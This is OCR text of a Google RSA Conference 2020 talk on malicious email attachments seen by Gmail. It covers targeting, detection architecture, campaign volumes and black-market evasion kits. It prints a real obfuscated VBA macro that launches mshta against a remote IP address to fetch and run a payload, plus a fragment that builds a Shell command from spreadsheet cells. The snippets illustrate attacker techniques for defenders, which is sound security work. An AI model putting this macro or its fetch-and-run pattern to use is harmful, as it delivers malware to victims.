RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: **HTA-T10**


Malicious Documents Trends: a Gmail Perspective

Elie Bursztein
Google, @elie
with the help of **many** Googlers

Google

Slides available here:
https://elie.net/rsa20

In Oct 2019 the Russian sponsored APT group Primitive Bear used obfuscated office documents to target Ukrainian entities



Передати електронною поштою АСУ "Дніпро"
Згідно розрахунку розсилки

МІНІСТЕРСТВО ОБОРОНИ УКРАЇНИ
ГОЛОВНЕ УПРАВЛІННЯ ОПЕРАТИВНОГО ЗАБЕЗПЕЧЕННЯ ЗБРОЙНИХ СИЛ УКРАЇНИ
вул. Дегтярівська, 11 в
Київ 04119
Тел.: (044) 481-59-46
E-mail: a-rhbz@rear.dod.ua
Код 34980931
"21" листопада 2019 № 343/9130

На виконання вимог начальника Генерального штабу — Головнокомандувача Збройних Сил України від 28.09.2019 № 304/3/4075т та з метою належної організації виконання вимог наказу Генерального штабу Збройних Сил України від 04.01.2017 № 4 "Про затвердження Інструкції з організації інформаційно-пропагандистського забезпечення у Збройних Силах України" в частині, що стосується особливостей використання засобів наочної агітації **в и м а г а ю:**

Командирам військових частин:

1. У термін до 25.11.2019 організувати роботу щодо уточнення завдань із вдосконалення наочної агітації на території підпорядкованих військових частин, а саме:


забезпечити вивчення особовим складом структур морально- психологічного забезпечення вимог Інструкції з організації інформаційно- пропагандистського забезпечення у Збройних Силах України, затвердженої наказом Генерального штабу Збройних Сил України від 04.01.2017 № 4 (п.п. 6.2 - 6.4) та Положення про кімнату традицій у Збройних Силах України, затвердженого наказом Генерального штабу Збройних Сил України від 05.09.2018 № 299 з питань що стосуються оформлення наочної агітації у військових частинах;

організізувати демонтаж відповідно до вимог керівних документів застарілих (не актуальних) конструкцій наочної агітації (стели, стенди, гасла) на території військових частин.

2. Під час організації та забезпечення виконання заходів з оформлення наочної агітації на території військових частин користуватися Методичними рекомендаціями, що додаються.


3. Про проведені заходи доповісти письмово у термін до 25.12.2019.

https://www.anomali.com/files/white-papers/Anomali_Threat_Research-Gamaredon_TTPs_Target_Ukraine-WP.pdf



Malicious Documents represent a significant part of malware targeting our users

Every week Gmail scan over
300B+ attachments for malware




Each second we need to process millions of documents in a matter of milliseconds

How Gmail malware detection works

Policy
engine


How Gmail malware detection works



Policy engine

Scanners

How Gmail malware detection works




Policy engine

Scanners

Decision engine

How Gmail malware detection works



Policy engine

Scanners

Decision engine

How about users and organization at risk of targeted attack?

Security Sandboxes are used to supplement detection when need.

Agenda


Who is targeted
by malicious documents?

Deconstructing malicious
documents campaigns


Insights into Gmail
next-gen detection

Who is targeted by malicious documents?


Every type of organization is at risk of being targeted by malicious documents



Some organizations are more targeted by malicious documents than others




Some industries are more targeted by malicious documents than others



Prevalence of malicious documents varies drastically from country to country

Deconstructing malicious documents campaigns




Google

RSAConference2020

Cats through the ages

2000 BCE

1200 CE





1800 CE

2020 CE

63%


of the malicious docs blocked by Gmail are different from day to day






The volume of malicious document greatly varies from day to day: 3x variation is the normal


Locky
ransomware




Botnets are the culprits behind some of the massive bursts of malicious emails we observe. Necurs alone was sending 100M locky samples per day in 2016

The malicious document threat landscape is very fast-paced and extremely adversarial







Kits offering weaponized document exploits packed with AV evasion techniques are routinely available on the blackmarket as SaaS for $400-$5000

Google

https://news.sophos.com/en-us/2019/02/14/old-phantom-crypter-upends-malicious-document-tools/?cmp=30728

RSAConference2020

What techniques do those kits use?

Function parameters obfuscation

Mshta

http://104.144.xxx.yyy/tron/stem.php

Function name obfuscation

WScript.shell

Hash busting

Vars never referenced

Code execution

Hash busting

Vars never referenced

```
boazuda = "zTpVrQQvHdVZWEzNCEvrDXMHhcjFYVxXIEEnuDCLMqpbjXqYf
hcjFYVxXIEEnucjFYVxXIEEnup://104.144.207.201/cjFYVxXIEEnuron/WEzNCEvrDXMHcjFYVxXIEEnuiELOZqbR
QzjYzTpVrQQvHdVZ.php?ucjFYVxXIEEnuzTpVrQQvHdVZDCLMqpbjXqYf=DCLMqpbjXqYfrniELOZqbRQzjY"
boazuda = Replace(boazuda, "zTpVrQQvHdVZ", "m")
boazuda = Replace(boazuda, "DCLMqpbjXqYf", "a")
dzkkGwK = "X" & "p" & "o"
boazuda = Replace(boazuda, "WEzNCEvrDXMH", "s")
AuOKypAOxXWC = "u" & "x" & Trim("G")
LrdizVw = 1418 + 1239 + 1546 + 521 + 1029
iBEFgGzg = 1766 + 1267 + 544 + 1840
boazuda = Replace(boazuda, "cjFYVxXIEEnu", "t")
boazuda = Replace(boazuda, "iELOZqbRQzjY", "e")
cYqOLzNGqSzN = 110 + 662 + 271 + 430 + 1818
IzdiuFFLcOWX = 1234 - 1771 - 1644 - 1187
boazuda = Replace(boazuda, "dfnAfNznHxFV", "l")
yCdrQfLG = "Z" & "y" & Trim("R") & "d"

loquaz = "WScripUEAOXJSPZOCg.ShwBfuroncKuUbkjJbOBuEpdFEkjJbOBuEpdFE"
loquaz = Replace(loquaz, "DgDdPEVxFMkH", "m")
OFNCRKqKF = 1006 + 15 + 215
loquaz = Replace(loquaz, "rTRMGUvpLYHv", "a")
TOxTXxovMuOp = 734 + 33 + 1188 + 563 + 716
loquaz = Replace(loquaz, "AdoqkZxrLcFX", "s")
loquaz = Replace(loquaz, "UEAOXJSPZOCg", "t")
QFMdIPpUYY = 459 - 943 - 977
AUvwcPXcwXb = "E" & "Q"
loquaz = Replace(loquaz, "wBfuroncKuUb", "e")
iqEyuLuf = "D" & "A" & Trim("O")
loquaz = Replace(loquaz, "kjJbOBuEpdFE", "l")
uRxRWUfRpSX = Trim("G") & "k" & Trim("G") & Trim("I")

jXkIrzM = 128 - 1507 - 70
XjnfDLLd = Trim("k") & "o" & "p"


CreateObject(loquaz).Run boazuda, 0

FAcDNuSZHuWp = 1892 - 994 - 435 - 958 - 491 - 1652 - 1245
NbnCVgoojDpO = 1069 + 1656 + 957 + 714
CDDQFoi = 512 + 1320
zCwcBZPYSpI = 1011 - 1218 - 830 - 1495 - 300 - 1268 - 860
```

Google

RSAConference2020

Attackers try to evade detection by adding malware in XLS cell content.

```
q = "": m = ""
For i = use * 2 To use * 2 + 3
        q = q + plumb(Cells(i, use * 2)): m = m +
        plumb(Cells(i + use / 2, use * 2))
        Next i
Shell q + cop(use, use) + m, ..
```


Takeaways

The malicious document landscape is fast-paced and adversarial
63% of malware are different from day to day

The black market is fueling the attacks
Obfuscator and weaponized exploits are readily available

